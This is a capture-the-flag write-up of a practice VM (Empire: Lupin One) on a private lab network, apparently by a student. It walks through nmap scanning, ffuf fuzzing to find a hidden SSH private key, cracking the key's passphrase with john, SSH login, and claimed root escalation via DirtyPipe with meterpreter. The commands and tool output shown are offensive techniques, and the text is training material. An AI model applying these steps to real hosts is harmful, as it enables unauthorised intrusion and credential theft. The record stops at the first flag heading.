

Pentest Report 4

Victim's IP:192.168.56.114

Attacker's IP:192.168.56.107

```
(jigar@kali)-[~/Desktop/pen4]
$ nmap -sn 192.168.56.0/24 -oN host_discovery
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-18 12:11 IST
Nmap scan report for 192.168.56.1
Host is up (0.00076s latency).
MAC Address: 0A:00:27:00:00:18 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00023s latency).
MAC Address: 08:00:27:97:95:78 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.114
Host is up (0.00093s latency).
MAC Address: 08:00:27:83:90:8A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 34.84 seconds

(jigar@kali)-[~/Desktop/pen4]
$ ping 192.168.56.114
PING 192.168.56.114 (192.168.56.114) 56(84) bytes of data.
64 bytes from 192.168.56.114: icmp_seq=1 ttl=64 time=1.71 ms
64 bytes from 192.168.56.114: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.56.114: icmp_seq=3 ttl=64 time=0.884 ms
^C
— 192.168.56.114 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 0.884/1.260/1.706/0.339 ms
```

1. Nmap port scan:

open ports: 22,80

2. Service and version enumeration of ssh and basic scripts:

```
PORT    STATE SERVICE
22/tcp  open  ssh
ssh-auth-methods:
  Supported authentication methods:
    publickey
    password
ssh2-enum-algos:
  kex_algorithms: (9)
    curve25519-sha256
    curve25519-sha256@libssh.org
    ecdh-sha2-nistp256
    ecdh-sha2-nistp384
    ecdh-sha2-nistp521
    diffie-hellman-group-exchange-sha256
    diffie-hellman-group16-sha512
    diffie-hellman-group18-sha512
    diffie-hellman-group14-sha256
  server_host_key_algorithms: (5)
    rsa-sha2-512
    rsa-sha2-256
    ssh-rsa
    ecdsa-sha2-nistp256
    ssh-ed25519
  encryption_algorithms: (6)
    chacha20-poly1305@openssh.com
    aes128-ctr
    aes192-ctr
    aes256-ctr
    aes128-gcm@openssh.com
    aes256-gcm@openssh.com
  mac_algorithms: (19)
    umac-64-etm@openssh.com
    umac-128-etm@openssh.com
    hmac-sha2-256-etm@openssh.com
    hmac-sha2-512-etm@openssh.com
    hmac-sha1-etm@openssh.com
    umac-64@openssh.com
    umac-128@openssh.com
    hmac-sha2-256
    hmac-sha2-512
    hmac-sha1
  compression_algorithms: (2)
    none
    zlib@openssh.com
ssh-brute:
  Accounts: No valid accounts found
  Statistics: Performed 2600 guesses in 603 seconds, average tps: 4.1
ssh-run: Failed to specify credentials and command to run.
ssh-hostkey:
  3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
  256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
```

3. Port 80 enumeration:

1. Hidden directory enumeration:

```
(jigar@kali)-[~/Desktop/pen4]
$ ffuf -u 'http://192.168.56.114/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

   ____
  / ___/
 / __/
/_/


v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.56.114/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 18ms]
:: Progress: [220560/220560] :: Job [1/1] :: 3333 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

So we discover hidden directory called “~secret”.

I navigate to it and it saw something like:



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
'm smart I know that.
Any problem let me know

your best friend icex64

Here hint is : there is a hidden ssh file which may contain ssh private key.
And there is a another comment: “crack my passphrase with fasttrack”
And third hint is may be username is : icex64

2. File enumeration:

```

httpport.txt      [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 7ms]
httpc.txt        [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 17ms]
httpc            [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 17ms]
htf1.txt         [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 7ms]
htf1             [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 8ms]
ht_s            [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 6ms]
ht_s.txt         [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 7ms]
htab            [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 10ms]
htab.txt         [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 10ms]
htmlpages.txt    [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
htmlpages        [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 8ms]
mysecret.txt     [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 32ms]

```

Here we found mysecret.txt which contain encoded ssh private key. so, we decode it with base58 on platform “cyberchef”. This is a toughest part to decode with different different decoder but finally succeed and I got ssh private key.

But when I try to login with it , then it ask for passphrase.

So I remember hint , “fasttrack” it is a wordlist. So I use john and try to crack it.

```

(jigar@kali)~/Desktop/pen4
$ john --wordlist=/usr/share/wordlists/fasttrack.txt johnssh
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (sshkey)
1g 0:00:00:02 DONE (2026-02-18 16:45) 0.3636g/s 34.90p/s 34.90c/s 34.90C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

We finally got passphrase.

3. Ssh login:

```
(jigar@kali)-[~/Desktop/pen4]
$ chmod 600 sshkey

(jigar@kali)-[~/Desktop/pen4]
$ ssh -i sshkey icex64@192.168.56.114
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'sshkey':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ whoami
icex64
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
XXXXXXXXXXXXX/
```

4. Post exploitation:

Target is vulnerable with this “ [CVE-2022-0847] DirtyPipe”

So I exploit it and I got root.

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > sessions -i 2
[*] Session 2 is already interactive.
meterpreter > getuid
Server username: root
```

There is a two flags :

One is inside user.txt and another inside root.txt.

1st flag:

